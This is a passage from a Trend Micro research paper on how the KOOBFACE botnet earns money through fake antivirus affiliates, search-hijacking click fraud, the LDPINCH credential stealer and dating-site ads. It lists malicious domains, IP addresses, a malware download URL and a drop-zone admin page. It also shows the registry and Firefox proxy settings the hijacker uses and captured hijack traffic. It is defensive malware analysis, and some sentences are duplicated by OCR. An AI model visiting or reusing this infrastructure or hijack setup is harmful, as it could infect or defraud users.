- uncrown3.cn
- unimpressible3.cn
- uninformed2.cn

- worldunion2.cn
- wegenerinfo.cn
- treasure-planet.cn disorganization000.cn

The above-mentioned domains were found to be hosted at the following IP addresses:

- 213.175.221.46
- 91.213.126.102

Unlike the FAKEAV sites associated with two of the previous affiliates, the URLs for the third affiliate served as redirectors to actual sites that served FAKEAV binaries.

Unlike the FAKEAV sites of the two previous affiliates, the URLs for this affiliate served as redirectors to actual sites that served FAKEAV binaries. These redirectors added an additional layer to hide the actual FAKEAV sites.

The final landing sites retained the URL parameter *pid=312s01.* So far, we have seen the following domains host the final landing sites:

- antivirusm.com
- antivirusn.com
- bestantispyware09.com
- detect-spyware5.com
- detect-spyware7.com
- detect-spyware9.com
- ftp.dot5productions.com
- kill-virusc.com
- mypc-scanner11.com
- mypc-scanner9.com
- top-scanner04.com
- top-scanner11.com
- top-scanner9.com
- virus-detect01.com
- virus-detect08.com
- yourmalwarescan8.com

These domains were found to be hosted at the following IP addresses:

- 83.133.119.154
- 85.12.24.12
- 91.212.107.7

The final FAKEAV binary is downloaded from the following URL:

```
http://212.117.160.18/setup.exe
```

The IP address *212.117.160.18* is also shared by the following FAKEAV domains:

- ejremover.eu
- fast-spyware-cleaner.com
- fast-spyware-cleaner.net
- fast-spyware-cleaner.org
- free-spyware-checker.net
- malware-online-scaner.com
- online-scaner-malware.net
- pivocleaner.in
- porn-tube-for-free.org
- pusoft.eu
- qjcleaner.eu
- spyware-remover-free.org
- spyware-scaner.org
- world-tube-free.biz
- www.fast-spyware-cleaner.org
- www.malware-online-scaner.com
- www.online-scaner-malware.net
- www.spyware-scaner.org
- www.world-tube-free.biz

The URLs in the fourth affiliate were of the form *http://domain.tld/?uid=13300.*

- **Affiliate 4 (uid=13300).** The URLs from this affiliate have the following form:

```
http://domain.tld/?uid=13300
```

So far, we have only seen two domains from this particular affiliate program, namely:

- goscandir.com
- goscanhand.com

The above-mentioned domains resolved to the IP address *91.212.107.103,* which is also shared by a lot of other FAKEAV domains such as:

- afront.info
- asbro.info
- atquit.info
- bagse.info
- bedrid.info
- besort.info
- bettev.info
- bettre.info
- brawns.info
- brisky.info
- cafropy.cn
- cakevy.cn
- cheir.info
- cuique.info
- daphni.info
- data-saver.org

- databackuper.com
- dislik.info
- dolet.info
- dovzyag.cn
- dozabes.cn
- ducyqan.cn
- dusyti.cn
- dutfij.cn
- dutsyvi.cn
- duvaba.cn
- duvegy.cn
- duwbiec.cn
- duxsoez.cn
- duzebyn.cn
- dybapi.cn
- dyqkuam.cn
- dyqunre.cn
- dytrevu.cn
- dyzani.cn
- ebaetu.cn
- ebeoxuw.cn
- ebeozag.cn
- engirt.info
- epuneyv.cn
- epuvyiz.cn
- eqadozu.cn
- eqaofed.cn
- eqaone.cn
- eqayweh.cn
- eqibuym.cn
- eqidax.cn
- eqiovak.cn
- eqoabce.cn
- eqoumiv.cn
- eqouwy.cn
- eqoxyda.cn
- eratile.info
- erauso.cn
- ereuqba.cn
- erujale.cn
- eruqav.cn
- esuteyb.cn
- etuacwo.cn
- etuexyp.cn
- etyawjo.cn
- etykauw.cn
- evaolux.cn
- evaopsu.cn
- evyns.info
- fedar.info
- fliht.info
- freiny.info

- g-antivirus.com
- general-antivirus.com
- general-av.com
- generalantivirus.com
- generalavs.com
- gicke.info
- girded.info
- gobackscan.com
- gobarscan.com
- godirscan.com
- godoerscan.com
- goeachscan.com
- goeasescan.com
- gofatescan.com
- gofowlscan.com
- gohandscan.com
- goherdscan.com
- goironscan.com
- gojestscan.com
- golimpscan.com
- golookscan.com
- gomendscan.com
- gomutescan.com
- gonamescan.com
- goneatscan.com
- gopickscan.com
- goroomscan.com
- gosakescan.com
- goscanadd.com
- goscanback.com
- goscanbar.com
- goscancode.com
- goscandeck.com
- goscandir.com
- goscandoer.com
- goscanease.com
- goscanfowl.com
- goscanherd.com
- goscanjest.com
- goscanlike.com
- goscanlimp.com
- goscanmend.com
- goscanneat.com
- goscanpick.com
- goscanref.com
- goscanrest.com
- goscanroom.com
- goscansake.com
- goscanslip.com
- goscansole.com
- goscantoil.com
- goscantrio.com

- goscanxtra.com
- gosolescan.com
- goterm.info
- gotoilscan.com
- gotrioscan.com
- gowellscan.com
- goxtrascan.com
- hilloa.info
- ia-pro.com
- iantivirus-pro.com
- iantiviruspro.com
- iav-pro.com
- ignomy.info
- in5cs.com
- in5ct.com
- in5it.com
- inavpro.com
- kebfoki.cn
- kebquty.cn
- kebugac.cn
- keturma.cn
- kevsopi.cn
- kiwraux.cn
- kixyhce.cn
- lavolt.info
- lequel.info
- lowatt.info
- meanly.info
- midid.info
- mobled.info
- monast.info
- moont.info
- nnight.info
- nroof.info
- obsque.info
- octian.info
- odest.info
- orifex.info
- pante.info
- pasio.info
- pplay.info
- qward.info
- realfly.info
- rogero.info
- scanatom6.com
- sigeia.info
- spinge.info
- squach.info
- suivez.info
- sundery.info
- swoln.info
- taulus.info

  - veldun.info
  - vipren.info
  - volsce.info
  - washy.info
  - wincot.info
  - wopayment.com
  - woptimizer.com
  - www.general-antivirus.com
  - www.iav-pro.com
  - www.topful.info
  - xonker.info

The URLs in the fifth affiliate were of the form *http://domain.tld/index.php?PHPSESSID=88354926d0f0a49fc589ac0a7ccd4d4f.*

- **Affiliate 5 (PHPSESSID=88354926d0f0a49fc589ac0a7ccd4d4f).** The URLs from this affiliate have the following form:

```
http://domain.tld/index.php?PHPSESSID=88354926d0f0a49fc589a
c0a7ccd4d4f
```

  So far, we have seen the following domains from this particular affiliate program:

  - malware-online-scaner.biz
  - malware-online-scaner.com
  - malware-online-scaner.info
  - malware-online-scaner.net
  - malware-online-scaner.org
  - spyware-online-scaner.com
  - spyware-remover-free.com
  - spyware-remover-free.org


  We found that the domains above were hosted in the following IP addresses:

  - 212.117.160.18
  - 95.211.129.30

II. CLICK FRAUD

Search hijackers monitor HTTP traffic for Web searches using popular search engines.

One of the most critical components the KOOBFACE botnet uses to monetize infections are search hijackers. Search hijackers monitor HTTP traffic for Web searches using popular search engines such as *Google, Yahoo!,* or *Bing.* Clicking any result returned by the Web search engines result in a redirection either to a valid Web page though not the one returned by the search engine, which results in click fraud or to a FAKEAV page.


Web search engines
Google
Bing
Yahoo!
MyWebSearch
AOL
Ask
KOOBFACE search hijack domain
3 Monitor for search strings on popular Web search engines (e.g., cars)
4 Query user's search string (e.g., cars) on KOOBFACE search hijack domain
5 Reply with a list of URLs to which the user will be redirected
Final site
2 Forward HTTP traffic to search hijacker, which acts as a local proxy
Malicious BHO/ Network driver
Search hijacker
1 Intercept HTTP traffic
6 User clicks on a search result
7 Interrupt the loading of the clicked URL, redirect URL is instead requested
8 Redirection to other affiliate sites until the final destination is reached
Redirection to affiliate site
9 Final site is served to user instead of the clicked search result

A. Hooking the HTTP Traffic

Various versions of the KOOBFACE worm are related to search hijackers that use different techniques to monitor HTTP traffic. So far, the following two techniques are used by search hijackers to monitor HTTP traffic:

- **Installing a driver.** A driver designed to hook TCP and User Datagram Protocol (UDP) is installed into the infected machine. This driver then forwards HTTP sessions to the actual search hijacker, which acts as a proxy server for the infected machine.

- **Acting as a Browser Helper Object (BHO).** Alternatively, a BHO can be used to monitor browsing activity. Installed BHOs work hand in hand with the proxy component to complete the search hijack.

```
*6244.exe -> %system%\796525\796525.dll is a BHO which
works hand in hand with NFR.exe -> %system%\sysdll.
exe (sysdll.exe is installed as a local proxy and is
responsible for redirecting network traffic to the BHO)
```

B. Actual Search Hijacking

The search hijacker installs itself as a local proxy with the HTTP traffic forwarded by the driver or the BHO component.

In *Internet Explorer,* this is carried out by creating the following registry entry:

```
(HKLM or HKCU)\SOFTWARE\Microsoft\Windows\CurrentVersion\
Internet Settings ProxyServer = "http=localhost:<monitored
port>"
```

Alternatively, *Firefox's prefs.js* file is modified with the following to achieve the same effect:


```
user_pref("network.proxy.http", "localhost");
user_pref("network.proxy.http_port", <monitored port>);
user_pref("network.proxy.type", 1);
```

Acting as a local proxy, the search hijacker is now able to see HTTP traffic. The actual search-hijacking process works in the following manner:

1. The search hijacker monitors strings in URL requests that are related to Web search engines such as *Google, Yahoo!, MSN, Live, Bing, AOL, Ask,* and *Mywebsearch.*

2. If a Web search engine-related string is found in the URL, the search hijacker then attempts to obtain the search string the user provided.

3. The search hijacker then sends a query using the user's search string to a KOOBFACE search hijack domain (e.g., *yy-dns.com, zz-dns.com,* and *bit-find.com*).




```
GeT /v50/?v=86&s=G&uid=[redacted]&p=6004&q=cars HttP/1.0
HoST: 85.13.236.154
USER-AgENt: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.1; .NET CLR 2.0.50727;
InfoPath.1)
```

Figure 12. *The search hijacker queries the string "cars" on* bit-find.com, *which is hosted on the IP address* 85.13.236.154.

4. The KOOBFACE search hijack domain will return a URL that is stored in the search hijacker.

The actual search-hijacking process works in this manner:

- The search hijacker monitors strings in URL requests that are related to Web search engines.
- If a Web search engine-related string is found in the URL, the search hijacker attempts to obtain the search string the user provided.
- The search hijacker sends a query using the user's search string to the KOOBFACE search hijack domain.
- The KOOBFACE search hijack domain returns a URL that is stored in the search hijacker.
- Once the user clicks a search result, the search hijacker intercepts the request and instead requests for the URL the KOOBFACE search hijack domain provided to send to the search hijacker.
- The user is redirected to a page he/she does not want to go to and click fraud is committed.



```
HTTP/1.1 200 OK
Date: Tue, 21 Jul 2009 05:28:03 GMT
Server: Apache/1.3.41 (Unix) PHP/5.2.10
X-Powered-By: PHP/5.2.10
Cache-Control: no-cache
AC-Rnd: 0
AC-Wait1: 60
AC-Wait2: 120
Work-Server: 85.13.236.154
Process-Clicks: 2
Process-Referer: http://bit-find.com/?q=cars
CU-0: http://78.41.205.57/go.php?data=%2Fd2mn1Ws4zlJDpfJ4NouVt4pBurrzmgywQbAVXtimXNi%
2FcHAcdPPruC%2Ffoorezv6hthMi1x%2B8sp6d4%2F7%2B7txgKho8pImraGY6H4cts8r5nsZ%2B%
2FdrqIfRPtcXkbX91zNMkZ7Z15x60hXLe9H3y0VjwonYYuX2WK%2BhUIrr%
2BZ7V0y35CCbmw9xC2KHeX76LYCWKfi38ssuYljFbPT7hwxG0%2BmRH4bxFfr8QS4K2QG1tlm5N6Q7pu4o2Cs%
2FwgUnjb%2BH6ez7Gh7kgKs4fy%2F8vcMlJ8Y0of6Hx8nEPccPkCSuy%2B30nezqn84bpZ%
2FRq5fHlwewPtp4zb9c%2BXjnRVYq6fx5EEq5qF4fpQhrK
```

Figure 13. *The system identified by the IP address* 85.13.236.154 *replies with a set of URLs where the user will be directed to whenever he/she clicks a result returned by* Google, Yahoo!, Bing, *or other Web search engines.*

5. Once the user clicks a search result from *Google, Yahoo!,* or *Bing,* the search hijacker intercepts the request and instead requests for the URL the KOOBFACE search hijack domain provided to send to the search hijacker (the URL in Figure 13).

6. At this point, the user is redirected to a page he/she does not want to go to and click fraud is committed.

It should be noted that the URLs the KOOBFACE search hijack domain returns vary.

It is important to note that the URLs the KOOBFACE search hijack domain returns vary. There are times when the domain remains dormant (does not return any URL for click fraud schemes). Thus, users of infected machines may not notice anything peculiar when they are surfing the Web. However, there are also times when the KOOBFACE domain seems to be involved in click fraud attacks wherein users are redirected to sites related to the search strings they used.

KOOBFACE search hijack domains are always hosted on the following IP addresses:

- 85.13.236.154
- 85.13.236.155

Performing reverse Domain Name System (DNS) tracking on the two IP addresses revealed several fake search engine domains that were being used in click fraud schemes.

As of this writing, the KOOBFACE search hijack domain has been involved with FAKEAV redirections wherein FAKEAV pages were served to users no matter what search strings they used or what search results they clicked (as discussed in section I).

To better understand how search hijacking or click fraud works, you may view a short screen capture at http://www.youtube.com/watch?v=rzPmGpNMe2g. In this example, a user searches for "jobs" in *Google* and clicks the *monster.com* link from the search results. Instead of landing on his/her chosen page, however, he/she is redirected to the site *efinancialcareers.sg* instead.

III. INFORMATION STEALER

The KOOBFACE botnet also makes money from selling the information it has stolen from infected machines. Such information includes FTP, *Gmail* account, and other saved credentials for popular Web browsers. The botnet may also use stolen FTP credentials to upload malicious codes into compromised servers and to serve updated KOOBFACE binaries.

The KOOBFACE botnet installs a variant of the LDPINCH Trojan malware into an affected system. The LDPINCH malware is responsible for stealing user names and passwords from targeted applications and sends the stolen information to a C&C server. LDPINCH is a modularized made-to-order Trojan, which costs about US$10 in the cybercriminal underground market.

The LDPINCH malware is responsible for stealing user names and passwords from targeted applications and sends the stolen information to a C&C server.

When we started our KOOBFACE botnet investigation, we saw the KOOBFACE loader download an encrypted copy of the LDPINCH malware, which was embedded in a .JPG picture file. However, beginning July 2009, the loader component started downloading the LDPINCH malware in the form of an executable file.

A. Stolen Information Drop Zone

The C&C drop zones we extracted from the LDPINCH binaries we collected through our KOOBFACE monitoring include:

- gdehochesh.com
- 61.235.117.83
- xtsd20090815.com

Note, however, that *gdehochesh.com* no longer resolves to an IP address. On the other hand, we noticed that *xtsd20090815.com* resolves to the IP address *61.235.117.83,* hinting that those responsible for the KOOBFACE botnet use a single C&C drop zone for stolen user names and passwords. The IP address was located in China.


```
inetnum:       61.235.117.0 - 61.235.117.255
netname:       CRGdSzS
country:       CN
descr:         China Railcom Guangdong Shenzhen Subbranch
descr:         Telecommunication Company
descr:         Shenzhen City, Guangdong Province
admin-c:       LQ112-AP
tech-c:        LM273-AP
status:        ASSIGNED NON-PORTABLE
changed:       hanb@crc.net.cn 20030731
mnt-by:        MAINT-CN-CRTC
source:        APNIC
```

```
route:          61.232.0.0/14
descr:          CHINA RAILWAY TELECOMMUNICATIONS CENTER
country:        CN
origin:         AS9394
mnt-by:         MAINT-CNNIC-AP
changed:        ipas@cnnic.cn 20090908
source:         APNIC

person:         LV QIANG
nic-hdl:        LQ112-AP
e-mail:         crnet_mgr@chinatietong.com
address:        22F Yuetan Mansion, Xicheng District,
                Beijing, P.R.China
phone:          +86-10-51892111
fax-no:         +86-10-51847845
country:        CN
changed:        ipas@cnnic.net.cn 20060911
mnt-by:         MAINT-CNNIC-AP
source:         APNIC

person:         liu min
nic-hdl:        LM273-AP
e-mail:         abuse@chinatietong.com
address:        22F Yuetan Mansion, Xicheng District,
                Beijing, P.R.China
phone:          +86-10-51848796
fax-no:         +86-10-51842426
country:        CN
changed:        ipas@cnnic.net.cn 20041208
mnt-by:         MAINT-CNNIC-AP
source:         APNIC

inetnum:        61.235.117.0 - 61.235.117.255
netname:        CRGdSzS
country:        CN
descr:          China Railcom Guangdong Shenzhen Subbranch
descr:          Telecommunication Company
descr:          Shenzhen City, Guangdong Province
admin-c:        LQ112-CN
tech-c:         LM273-CN
status:         ASSIGNED NON-PORTABLE
changed:        hanb@crc.net.cn 20030731
mnt-by:         MAINT-CN-CRTC
source:         CNNIC

person:         LV QIANG
nic-hdl:        LQ112-CN
e-mail:         crnet_mgr@chinatietong.com
address:        22F Yuetan Mansion, Xicheng District, Beijing
phone:          +86-10-51892111
fax-no:         +86-10-51847845
country:        CN
changed:        ipas@cnnic.cn 20060419
mnt-by:         MAINT-CNNIC-AP
source:         CNNIC
```

```
person:        liu min
nic-hdl:       LM273-CN
e-mail:        crnet_tec@chinatietong.com
address:       22F Yuetan Mansion,Xicheng District, Beijing,
               P.R.China
phone:         +86-10-51848796
fax-no:        +86-10-51842426
country:       CN
changed:       ipas@cnnic.net.cn 20041208
mnt-by:        MAINT-CNNIC-AP
source:        CNNIC
```

The malware sends the stolen information in encrypted form via an HTTP POST request to the C&C drop zone and uses the word *malware* as a User-Agent. It sends the HTTP POST request to the */adm/index.php* page of the C&C drop zone.

For the more adventurous researcher, the KOOBFACE botnet uses an administrator page, which can act as a portal where cybercriminals can retrieve stolen information.



http://xtsd20090815.com/adm/admin.php

Enter username and password for http://xtsd20090815.com

Figure 14. *The KOOBFACE botnet's administrator page acts as a portal where cybercriminals can retrieve stolen information.*

B. Targeted Applications

The LDPINCH component used to retrieve user names and passwords from email, FTP, and instant messaging (IM) applications and Web browsers. As of this writing, the LDPINCH the KOOBFACE botnet used targeted FTP applications, Web browsers, and *Gmail* accounts. It retrieves a user's *Gmail* account credentials by urging the affected user to log in to his/her account.

The KOOBFACE botnet's LD-PINCH component targets:
- FTP applications
- Web browsers
- *Gmail* accounts

The LDPINCH malware was found to target the following applications:

- FTP applications
  - **File and Archive Manager FTP-Plugin:** *http://www.farmanager.com*
  - **FTP navigator:** *http://www.softwarea.com/ftp.htm*
  - **FTP commander:** *http://www.internet-soft.com/ftpcomm.htm*
  - **Ghisler FTP Total Commander:** *http://www.ghisler.com/*
  - **Ipswitch WS_FTP:** *http://www.ipswitch.com/*
  - **GlobalSCAPE CuteFTP:** *http://www.globalscape.com/products/ftp_clients.aspx*
  - **FlashFXP:** *http://www.flashfxp.com/*
  - **FileZilla:** *http://filezilla-project.org/*
  - **Bullet Proof FTP:** *http://www.bpftp.com/*
  - **SmartFTP:** *http://www.smartftp.com/*
  - **TurboFTP:** *http://www.turboftp.com/*
- Saved Web browser user names and passwords
  - *Mozilla Firefox*
  - *Opera*
  - *Internet Explorer 7* (including Internet cookies)
- *Gmail* accounts


The LDPINCH malware deletes itself from the affected system after executing its information-stealing routine to evade detection.

The LDPINCH malware deletes itself from the affected system after executing its information-stealing routine. After all, the malware does not have to be present once it gets all the information it needs. This is also a way for the malware to evade detection by most antivirus products since it does not leave its binary in the affected machine.

IV. ONLINE DATING

The creators of the KOOBFACE botnet also dabbled in the online dating affiliate scene.

The creators of the KOOBFACE botnet also dabbled in the online dating affiliate scene. KOOBFACE variants popped Flash animations of "chat windows."



Hi! I'm from [redacted] City!

BrownEyedGrl: Female 23

BrownEyedGrl: sooooooo bored at work, wanna chat?

Illustrative purposes only. Not actual member(s).

Hi! I'm from [redacted] City!

Badgirl06: Female 28

Badgirl06: I can't sleep, wanna chat?

Illustrative purposes only. Not actual member(s).

Hi! I'm from [redacted] City!

BombshellBlonde69: Female 23

BombshellBlonde69: hey ur cute!

Illustrative purposes only. Not actual member(s).

Hi! I'm from [redacted]!

SoftNsexy18: Female 18

SoftNsexy18: so what's ur name?

Illustrative purposes only. Not actual member(s).

Figure 15. *Clicking any of the Flash animations above will lead a user to the* AdultFriendFinder *site.*

So far, we have only seen the KOOBFACE botnet use the following URL:

```
http://www.OnlineLoveDating.com/flash_iframe.php?did=14029&s
ubdid=main&page=search&ad=38&size=300x250&new_page=1
```

The domain *www.onlinelovedating.com* is hosted on the IP address *63.218.226.67,* which is also shared by the following domains:

- *currentdating.com*
- *datefunclub.com*
- *enormousdating.com*
- *giantdating.com*
- *ibestdate.com*
- *onlinelovedating.com*
- *worldbestdate.com*
- *worlddatinghere.com*

CONCLUSIONS

What we have presented in this research paper are ways by which the cybercriminal minds behind KOOBFACE are making money off their botnet.

While some botnets were primarily designed to send out spam and to download other malware, the KOOBFACE gang has been employing novel ways to cash in on their creation.

While some botnets were primarily designed to send out spam and to download other malware, the KOOBFACE gang has been employing novel ways to cash in on their creation.

The search hijacking that leads to the commission of click fraud is a unique way to increase artificial traffic and to earn from ads. The traffic originates from actual users and will most likely qualify as valid traffic to advertising program providers.

It seems that *AdultFriendFinder* is also back to its old ways, serving unsolicited adult-oriented ads using malicious software. In December 2007, *AdultFriendFinder* has agreed with the Federal Trade Commission (FTC)'s mandate, which barred it from displaying sexually explicit online ads (http://www.ftc.gov/opa/2007/12/afriendfinder.shtm). However, as can be gleaned from our research, the site has revived its former practice.

Interestingly, these two monetization techniques—click fraud and unsolicited sexually explicit ads—characterized spyware and adware in the past (Edelman, Ben. (March 14, 2007). *Advertising Through Spyware—After Promising to Stop.* http://www.benedelman.org/news/031407-1.html (Retrieved November 2009) and Edelman, Ben. (June 22, 2006). *Spyware Showing Unrequested Sexually Explicit Images.* http://www.benedelman.org/news/062206-1.html (Retrieved November 2009).

This discovery suggests it is not farfetched for "legitimate" entities that used to create spyware and adware in the past to completely turn to the dark side and to become part of the underground cybercriminal network.

With regard to FAKEAV, which is probably the most "in" thing among cybercriminals today, we found that KOOBFACE was affiliated with five different FAKEAV groups, each of which serves a different kind of FAKEAV (in terms of look and feel and pricing). This reveals the challenge that FAKEAV poses to the security industry, which does not have anything to do with the complexity of the malware but on the business models their makers employed.

FAKEAV programs have begun outsourcing their propagation to botnets with ready installed bases, allowing the cybercriminals behind them to concentrate instead on coming up with effective scare tactics and pay-per-install models. The success of this business model paved the way for other cybercriminals to create other FAKEAV programs and for other cybercriminal groups to device ingenious ways to promote the malicious programs apart from hiring botnets to utilize the pay-per-install model.

Last but not least, the KOOBFACE botnet installs a variant of the LDPINCH information stealer which, apart from being able to sell stolen credentials, can also be used to compromise sites using the said stolen FTP account user names and passwords. In turn, compromised sites can be rented out or used by the cybercriminals behind KOOBFACE to host phishing sites or malicious scripts.

Botnets can be monetized in various ways—by using borrowed techniques from spyware and adware or by using "hot" items such as FAKEAV.

In sum, we have seen a myriad of ways by which a botnet can be monetized—with techniques borrowed from spyware and adware and with the use of "hot" items such as FAKEAV. This just shows the various options a bot master has. It also highlights the fact that malware infections are not just minor inconveniences for users. Not only is an infected user in danger of potentially being scammed by FAKEAV perpetrators, he/she also becomes a direct participant in perpetrating fraudulent activities and cybercrimes as part of a botnet.

It also shows the communal nature of the Internet, that in one way or another, everyone is connected to everyone else. As such, the effect of a malware infection is not limited to an infected computer, thus making security everyone's responsibility.

REFERENCES

- Edelman, Ben. (March 14, 2007). "Advertising Through Spyware—After Promising to Stop." http://www.benedelman.org/news/031407-1.html (Retrieved November 2009).

- Federal Trade Commission. (December 6, 2007). *Protecting America's Consumers.* "Adult-Oriented Online Social Networking Operation Settles FTC Charges; Unwitting Consumers Pelted with Sexually Graphic Popups." http://www.ftc.gov/opa/2007/12/afriendfinder.shtm (Retrieved November 2009).

TREND MICRO INC.

10101 N. De Anza Blvd.
Cupertino, CA 95014

US toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003

www.trendmicro.com